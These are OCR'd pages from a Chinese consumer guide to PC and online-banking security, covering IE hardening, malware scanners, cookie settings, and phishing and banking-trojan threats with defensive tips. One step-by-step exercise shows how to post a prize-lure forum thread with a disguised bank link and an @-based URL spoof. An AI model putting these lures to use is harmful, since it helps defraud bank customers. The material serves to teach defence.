
溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 04 单击“常规”标签，切换到“常规”选项卡，在“监督人密码”选项区中单击“创建密码”按钮。



步骤 05 打开“创建监督人密码”对话框，在其中输入要设置的密码。



步骤 06 单击“确定”按钮，打开“内容审查程序”对话框，提示用户已成功创建监督人密码。



步骤 07 单击“确定”按钮即可完成设置。这样当用户不小心单击了不良站点的链接时就必须输入密码才能访问。

● 防范IE漏洞

黑客们常常利用 IE 的漏洞获取客户机器上的信息，从而发动攻击，比较好的防范手段是对 IE 浏览器使用的 ActiveX 和 JavaScript 脚本进行控制。

下面介绍设置注册表防范 IE 漏洞的具体操作步骤。

步骤 01 打开“注册表编辑器”窗口，并展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone\0 主键。



步骤 02 选中 Start Page 键值并单击鼠标右键，在弹出的快捷菜单中选择“修改”命令，打开“编辑 DWORD 值”对话框，在“数值数据”文本框中输入 1。



步骤 03 单击“确定”按钮完成注册表设置。再次打开 IE 浏览器，执行“工具 >Internet 选项”命令，打开“Internet 选项”对话框，并切换到“安全”选项卡。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 04 单击“自定义级别”按钮，打开“安全设置”对话框，在“运行 ActiveX 控件和插件”选项区中选择“禁用”单选按钮。最后单击“确定”按钮即可。



● 修复IE漏洞

“360 安全卫士”是一款由奇虎网推出的功能强、效果好、很受用户欢迎的安全软件，拥有木马查杀、恶意软件清理、漏洞补丁修复、计算机全面体检等多种功能。“360 安全卫士”的官方网站地址为 http://www.360.cn。

使用“360 安全卫士”可对 IE 浏览器进行修复，主要有以下设置。

- 强力清除危险的进程项。
- 强力清除危险的 Windows 自启动项。
- 强力清除危险的 IE 右键快捷菜单额外项、IE 高级选项额外项和 IE 工具栏额外项。
- 强力清除危险的 IE 第三方工具条、BHO 插件、ActiveX 对象。
- 强力清除非法的计划任务。
- 恢复 Hosts 文件为默认状态。
- 恢复协议关联、协议图标、文件关联为默认状态。
- 恢复 IE 首页、IE 搜索页、代理服务器为默认状态。
- 恢复被禁用的 IE 选项。
- 恢复被禁用的注册表编辑器。
- 恢复被限制的系统功能。

使用“360 安全卫士”修复 IE 浏览器的具体操作步骤如下。

步骤 01 运行“360 安全卫士”程序，打开主界面窗口。



步骤 02 单击“常用”选项下的“系统修复”标签，先单击“开始扫描”按钮对系统进行扫描，完成后再单击“一键修复”按钮，即可对 IE 浏览器进行修复。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

使用恶意软件查杀助理

恶意软件查杀助理是针对目前网上流行的各种木马病毒以及恶意软件开发的，它可以查杀超过 900 多款恶意软件和木马病毒插件，找出隐匿在系统中的毒手。具体使用方法如下。


步骤 01 安装软件后，双击桌面上的恶意软件查杀助理程序图标启动该程序，打开主界面窗口。



步骤 02 单击“立即扫描”按钮，程序开始检测计算机系统，并显示检测进度。



步骤 03 在安装恶意软件查杀助理的同时，还需安装一个恶意软件查杀工具程序。运行该恶意软件查杀工具，打开其主界面窗口。



步骤 04 单击“系统扫描”按钮，开始对计算机系统进行扫描，并在程序窗口下方实时显示扫描过程。



一招鲜 系统扫描完成后的操作

“系统扫描”完成后，用户可以根据软件提示的结果进行进一步的清除操作。因此，一定要记得经常对计算机系统进行系统扫描。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界


在IE中设置隐私保护

现在大家都已知道 Cookies 会泄秘从而引发上网安全问题，所以在 IE 6.0 中，微软提供了增强的隐私策略，以加强对 Cookies 的控制。

步骤 01 打开 IE 浏览器，执行“工具 > Internet 选项”命令，打开“Internet 选项”对话框切换到“隐私”选项卡，在“设置”选项区中可选择 Cookie 的隐私级别，系统默认为“中”。



步骤 02 单击“高级”按钮，打开“高级隐私策略设置”对话框，对 Cookie 进行相应设置。



步骤 03 单击“确定”按钮返回“Internet 选项”对话框，单击“设置”按钮打开“弹出窗口阻止程序设置”对话框，在“要允许的网站地址”文本框中输入需要添加的站点。



步骤 04 单击“添加”按钮将其添加到“允许的站点”列表框。单击“筛选级别”下拉按钮弹出下拉列表，根据实际情况选择相应的级别。



步骤 05 依次关闭对话框，完成对 IE 隐私保护的设置。

完成设置之后，如果被限制的网站企图向计算机中写入 Cookies 信息，IE 会在状态栏中显示红色的隐私报告图标给予用户提示，双击该图标即可看到详细信息。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



秒杀疑惑

本章主要介绍了恶意代码的预防与清除以及常见的 IE 浏览器故障与解决方案，下面再来介绍一些学习过程中的相关疑惑。

Q 清除网站的恶意代码或在注册表内删除恶意网页的信息时，系统提示为系统文件，该怎么办？

A 遇到这种情况时，新手往往不敢删除，其实这是某些恶意网站把网页链接伪装成了系统文件。实际上，系统盘下是没有网页形式的系统文件的，所以这时只要毫不犹豫地将其删掉就可以了。

Q 有时，计算机用户会遇到不能上网的情况，在检测问题的时候常常会需要检测该计算机是否连接到了远程主机上，那么如何检查是否连接到远程主机呢？

A 使用“ping 服务器域名”命令，即可检查计算机是否能连接到远程主机。此外，还可以通过检查 radmin server 是否能正常运行；检查相关的端口是否设置正确；检查在远程主机上是否有防火墙在工作，如果有防火墙，需要打开相应的端口；检查在远程主机上是否设置了 IPFilter，如果有，则检查是否包括了本机的 IP 等，来检查计算机是否能连接到远程主机。

Q 如何解决IE快捷菜单中的【文件另存为】命令失效的情况？

A 右击 IE 浏览器，从弹出的快捷菜单中选择“属性”命令，打开“Internet 属性”对话框，切换到“安全”选项卡，在该选项卡中单击“自定义级别”按钮，打开“安全设置”对话框，在其中选中“文件下载”下的“启用”单选按钮，将其设置为启用，最后保存设置即可。

Q 当打开某*.exe文件的属性窗口时，为什么没有显示出“安全”选项卡，怎样才能调出“安全”选项卡呢？

A “安全”选项卡是计算机 NTFS 分区上特有的，Windows 通过“安全”选项卡中设定的 ACL（访问控制列表）来进行详细的文件访问权限控制。对于 Windows XP 系统，为了适应家庭用户娱乐的需要，Microsoft 推出了一种新的文件共享方式，即“简单文件共享”。对于开启了“简单文件共享”的机器，其文件或文件夹的“属性”窗口中是没有“安全”选项卡的，而 Windows XP 安装好后默认“简单文件共享”功能是开启的。

要想使文件或文件夹的属性对话框中显示“安全”选项卡，则需要关闭“简单文件共享”功能，其关闭的方法是：打开“控制面板”窗口，在其中双击“文件夹选项”，打开“文件夹选项”对话框，切换到“查看”选项卡，在其中取消勾选“使用简单文件共享（推荐）”复选框，然后单击“确定”按钮，关闭“简单文件共享”功能，同时开启“安全”选项功能。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网银炒股安全实战

Chapter 07

现在很多人开始使用网上银行进行商品交易，网上股票交易也就成为了一种趋势，它以其“交易方便快捷、信息量大，紧跟行情、辅助分析系统强大”等优秀的特点，越来越多地吸引新股民进入股市，但网上交易在给用户带来方便的同时，也带来了一些安全隐患，本章就来全面介绍网银炒股安全攻防的相关内容。


重点实例



● 使用工具为银行账号设置密码



● 设置江民密保的功能模块



● 使用股票防盗安全系统

知识要点

1. 网上交易安全
2. 网络炒股安全

建议学习时间：40分钟

学习内容	学习时间
● 网上交易安全	20分钟
● 网络炒股安全	20分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

随着网络的发展和普及，很多人开始使用网上银行进行商品交易，除此外，网上股票交易也成为一种趋势。但网上交易在给用户带来方便的同时，也存在一些安全隐患。

网上交易安全

网上银行在给人们的生活带来“3A 服务”（任何时间、任何地点、任何方式）便利的同时，也给人们带来了安全隐患。人们在使用网上银行进行交易的过程中，存在着各种陷阱，稍不留神，就有可能遭受巨大的经济损失。

● 网银常见攻击手段

网上银行是实体银行的虚拟工作环境，其安全风险要比实体银行大得多，如黑客的恶意攻击、客户密码被猜解等。但是，到目前为止，国内外网上银行交易额高达数千亿元，银行系统被攻击导致用户利益受损的事件虽然存在，但并不多见。所以导致网银账号被盗的主要原因还是在于个别网银用户的保密意识不强、安全防护知识和措施不够完美以及所使用系统的缺陷等。这里揭示一下各种网银陷阱和骗术，以及黑客常常采取的几种攻击手段。

1. 网银钓鱼网站

使用网银钓鱼网站来窃取网上银行用户的账号信息的手段被称作“网络钓鱼”，该攻击方式为黑客利用大量声称来自于银行或其他知名金融机构的欺骗性电子邮件，或申请一个与正常银行网站相近域名的伪造 Web 站点进行诈骗活动。受骗者往往会按照黑客设计的陷阱一步一步地把自己的财务信息泄漏出去，如信用卡账号密码、银行账号密码、网上银行账户名和口令等。另外，当用户被引入到黑客伪造的 Web 站点后，一旦在这个伪造的站点中输入自己的账号、密码，这些重要信息就会被黑客窃取。还有一些被病毒感染后的计算机会弹出假冒的窗口，诱导用户输入隐私信息，以达到窃取用户信息的目的。

网络钓鱼的技术手段有很多种，如邮件攻击、跨站脚本、网站克隆、会话截取等，但在各种网银事件中，最常见的是克隆网站和 URL 地址欺骗这两种手段，下面分别对其进行分析。

（1）克隆网站（也称“伪造网站”）

“克隆网站”的攻击形式被称作域名欺骗攻击，即网站的内容与真实的银行网站内容非常的相似，而且非常的简单，最致命的一点是通过网站克隆技术克隆的网站与真实的网站很难辨别真假，有时只是在网站域名中有一些极细小的差别，不细心的用户很容易就会上当。

进行网站克隆首先就是对网站的域名地址进行伪装欺骗，最常用的是采用和真实银行的网址极相似的域名地址。例如，虚假的农业银行域名地址为 www.95569.cn，和真实的网址 www.95599.cn 只有一个数字 6 的差别，不细心很难发现，如下图所示。





溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

另外，在其他银行中类似的情况也出现不少。例如，在 2004 年出现的中国工商银行假冒网站，使很多用户上当受骗，其假冒的网站域名为 www.lcbc.com.cn，与真实的网址 www.icbc.com.cn 只有数字 1 和字母 i 的不同，如下图所示。

伪装的中国工商银行网站域名



真实的中国工商银行网站域名



还有一些假冒的工商银行网站地址为 www.icbc.com，比真实的网址缺少了.cn，不细心的用户根本不容易发现，如下图所示。

伪装的中国工商银行网站域名



总之，网站克隆攻击很难被用户发现，一不小心就上当受骗了。除此之外，现在的网站域名管理不是很严格，普通用户也可以申请注册域名，这使得网站域名欺骗屡屡发生，给网银用户带来了极大的经济损失。但是，即便伪造的网站页面无论是网站 Logo、图标、新闻和超级链接等内容都能链接到真实的网页，但在输入账号的位置处还是会与真实的网站存在着不同之处，这是网站克隆攻击是否成功的关键所在。当用户输入自己的账号和密码时，网站会自动弹出一些不正常的窗口，如提示用户输入的账号或密码不正确，要求再次输入账号和密码的信息窗口等。其实，在用户第一次输入账号和密码并提示输入错误时，该账号信息已经被伪装网站的后门程序记录下来并发送到黑客手中了。



（2）URL 地址欺骗攻击

URL 全称为 Uniform Resource Locators，即统一资源定位器的意思，在地址栏中输入的网址就属于 URL 的一种表达方式。基本上所有访问网站的用户都会使用到 URL，其作用非常强大，但也可能被黑客利用来进行欺骗攻击，即攻击者利用一定的攻击技术，构造虚假的 URL 地址，当用户访问该地址的网页时，以为自己访问的是真实的网站，从而把自己的财务信息泄漏出去，造成损失。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在使用该方法进行诱骗时，黑客们通常是通过垃圾邮件或在各种论坛网页中发布伪造的链接地址，进而使用户访问虚假网站。伪造虚假的 URL 地址的方法有很多，例如虚假的具有诱惑性的网站链接、掉包易混的字母数字等等，但最常用的还是利用 IE 编码或 IE 漏洞伪造 URL 地址，该方法使得用户单击链接进入的网站与真实的网址不符，从而登录到黑客伪造的网站中。

练习 利用URL伪造地址攻击

这里通过一个具体的实例来说明利用URL伪造地址进行网上银行攻击，以盗取网上银行账号的过程，来讲解URL地址欺骗攻击的具体操作方法。

步骤 01 在任意网上论坛中发布一个极具有诱惑性的帖子，例如主题为“注册网上银行即可中 1 万元大奖！”。



步骤 02 在帖子内容中输入诱惑性的信息，并留下网上银行的链接地址。该地址的作用是诱导用户登录到自己伪造的网站中，并使用户误认为自己登录的网站地址是正确的，因此需要在帖子中加入如下代码：点击中国农业银行网上银行，即可登录或注册网上银行就有可能中1万元大奖！。



步骤 03 输入完毕后单击“发表”按钮，或在编辑框内按 Ctrl+Enter 组合键发表帖子。在帖子发表成功后，即可在网页中显示相关信息。



步骤 04 当用户单击“中国农业银行网上银行”超链接时，打开的是黑客伪造的网站，这里是百度网页。如果把百度的网址换成黑客伪造的银行网站，那么用户就有可能上当受骗。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 为了进一步伪装URL地址，还需要在真实的网上银行URL地址中加入相关代码。比如把上述帖子的代码内容修改为：点击http://www.95599.cn/，即可登录或注册网上银行就有可能中1万元大奖！



步骤 06 发帖成功后，在网页中将显示 http://www.95599.cn 的链接地址。即使光标移动到链接地址上，在其窗口的状态栏中看到的链接依然是 http://www.95599.cn，直到单击该链接后才会发现打开的是伪装网站。



总之，针对上述情况，用户在上网的过程中，一定要随时注意地址栏中 URL 的变化，一旦发现地址栏中的域名发生变化就要引起高度的重视，从而避免上当受骗。

（3）浏览器漏洞攻击

利用浏览器的相关漏洞和语法错误等，可以让用户无法觉察到 URL 地址的变化，进而达到欺骗用户的目的。如在一些没有打过补丁的计算机中，将 URL 地址修改为 http://www.95599.cn/@www.baidu.com/，当用户单击后，在打开的浏览器标题栏和地址栏中都会看到链接地址为 http://www.95599.cn，但实际上显示的页面却是百度网页。



这时如果将百度网址换成黑客伪造的银行地址，则后果十分严重。另外，URL 欺骗攻击的手段还有其他形式，如利用 IE 最新漏洞或其他一些脚本编程技术，使得新打开的网页不显示地址栏或完全显示与真实网站页面相同的信息。所以网上银行使用者一定要及时为自己的系统打上漏洞补丁，以避免黑客们利用这些漏洞来窃取自己的银行账户等隐私信息。

2 网银盗号木马

使用网银盗号木马来盗取网上银行用户账号信息的手段非常多，其常用的手段有三种，即通过查找网银的支付窗口并记录键盘操作来盗取账号和密码、通过网银的安全控件漏洞来盗取网银账号和密码以及通过劫持本地网银页面到伪造网银的支付页面再盗取用户账号和密码。

网银盗号木马程序是指潜伏在计算机中，受外部用户控制以窃取本机信息或者控制权

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的病毒程序。这种程序大多数有恶意企图，如盗取银行账号、股民交易账号、QQ 账号或游戏账号等，并将本机作为工具来攻击其他设备。现在，很多木马对网上银行账号表现出浓厚的兴趣，试图通过窃取网银账户牟利，且有着很大的隐蔽性。典型的木马程序有网银大盗、网银小燕等。

另外，还有一些猜解账号密码工具和键盘记录工具等，利用这些工具可暴力破解出账号密码和记录用户的键盘输入动作。一旦用户的计算机感染了这些特制的病毒，系统就被种下了“钩子”，黑客通过“钩子”程序监听和记录用户的击键动作，再通过自身的邮件发送模块把记录下的密码发送到指定的邮箱。比较常用的工具如密码大盗、网银隐身劫匪等。

● 网银攻击防范技巧

网上银行的安全问题已经成为当前网上银行用户最关心的问题，因为一旦银行账号和密码被盗，将会给用户带来巨大的经济损失，尤其是进行商务活动的用户。那么如何才能防范日益泛滥的钓鱼网站，以保障网上银行在使用过程中的安全呢？这里根据黑客攻击网上银行的手段，来详细介绍几种常见的网上银行安全防范技巧。

1 识别真假网银站点

当前，黑客攻击网上银行成功率相对较高的手段是使用“钓鱼网站”，尤其是使用网站克隆技术来克隆真实的网银站点，更是让用户防不胜防。由于使用克隆技术伪造的网上银行和真实的网上银行差别性极低，没有丰富经验的网银用户更容易上当受骗，所以在使用网上银行时，一定要确保自己登录的银行站点是真实无误的。那么，怎样才能确保自己登录的站点是正确的呢？

- 在浏览网上银行首页时，一定要注意地址栏中域名的变化。如果发现域名发生了变更，且与正常域名不符，或者是转到了其他的网站，一定不要随便输入自己的银行账号和密码等隐私信息。另外，如果通过单击其他网页中的银行链接，打开的确实是银行站点的网页，也要查看一下域名的变化。一般合法的银行网站域名比较短，且以 .com 或 .gov 等正规域名符号结尾。相反，一些伪造的网站域名地址则比较长，且包含有 @、#、%、& 等特殊字符，遇到这种情况时，网银用户一定要谨慎。

- 在自己的邮箱中有时会收到一些垃圾邮件，如注册某网上银行就有机会中大奖等一些诱惑性的邮件，最好不要相信且单击相关链接。

- 在浏览网页时会弹出一些广告性的网页，或在浏览论坛时发现一些极具诱惑性的帖子，此时一定要当心。因为这些手段是黑客们传播自己伪造的银行站点惯用的伎俩，其共同点就是通过第三方网站链接到网银站点，而这个网银站点极有可能就是一个钓鱼网站。所以，建议用户不要通过这些链接打开网银站点，如果需要，可在地址栏中直接输入网上银行的官方网址，来打开相应的网银站点。

2 使用网银安全证书

网银安全证书是银行系统为网银客户提供的一种高强度的安全认证产品，也是网银用户登录网上银行系统的惟一凭证。目前，所有国内银行网站，在第一次进入网银服务项目时，都需要下载并安装安全证书，用户可通过检查网银安全证书，来确定打开的银行网站系统是否为黑客伪造。

练习 下载并安装网银安全证书

这里以中国工商银行网上银行为例，来具体讲解网银安全证书下载并安装的过程，进而判断自己打开的中国工商银行网站的真伪。具体操作步骤如下。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 01 在 IE 浏览器地址栏中输入工商银行的网址 http://www.icbc.com.cn，打开该银行系统的首页。在该页面的左侧单击网上银行任意服务项目按钮，即可打开该服务项目的登录页面，如单击“个人网上银行登录”按钮，即可打开个人网上银行登录窗口。




步骤 02 在该登录页面地址栏中可看到一个图标按钮，单击该按钮即可弹出一个“网站标识”信息提示页面，提示用户本次与服务器的连接是加密的。




步骤 03 单击“查看证书”超链接，会弹出一个“证书”对话框，在“常规”选项卡中可查看该证书的目的、颁发给、颁发者和有效起始日期等信息。



步骤 04 单击“安装证书”按钮，打开“证书导入向导”对话框。该向导将帮助网银用户把证书、证书信任列表和证书吊销列表从磁盘中复制到证书存储区中。




步骤 05 单击“下一步”按钮进入向导的下一页面，其中证书存储区是保存证书的系统区域，用户可根据实际需要自动选择证书存储区，一般采用系统默认选项，即“根据证书类型，自动选择证书存储区”。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“下一步”按钮，进入“正在完成证书导入向导”页面，完成导入后将提示用户已成功完成证书的导入。




步骤 07 单击“完成”按钮，弹出“导入成功”对话框，单击“确定”按钮。至此，就完成了中国工商银行网上银行安全证书的安装操作。



步骤 08 返回“证书”对话框，切换到“详细信息”选项卡，即可根据实际需要查看证书的相关信息，如证书的版本、序列号、主题、公钥、算法、证书策略等。



步骤 09 切换到“证书路径”选项卡，即可查看证书的相关路径信息。



一招鲜 网银证书的有效期

在网银安全证书安装完毕之后，就可以使用该证书来保护自己的网银账号安全了。但在查看网银证书信息时，一定要注意网银证书上的信息是否正确，以及证书是否在有效期内，如果证书显示的信息不一致或不在有效期内，那么这个网上银行系统很有可能是黑客伪造的钓鱼网站。

3 设置安全的密码

网上银行账号密码安全性的高低，直接影响着黑客破解账号密码的成功率大小，所以建议一定要把网上银行账号的密码尽可能地设置得复杂一些，且不要在密码中包含自己的个人信息，如生日、电话号码以及身份证号码等。根据密码复杂性规则，建议密码中应包含字母、数字和一些特殊的符号，这样能提高密码的破解难度。

练习 使用工具为银行账号设置密码

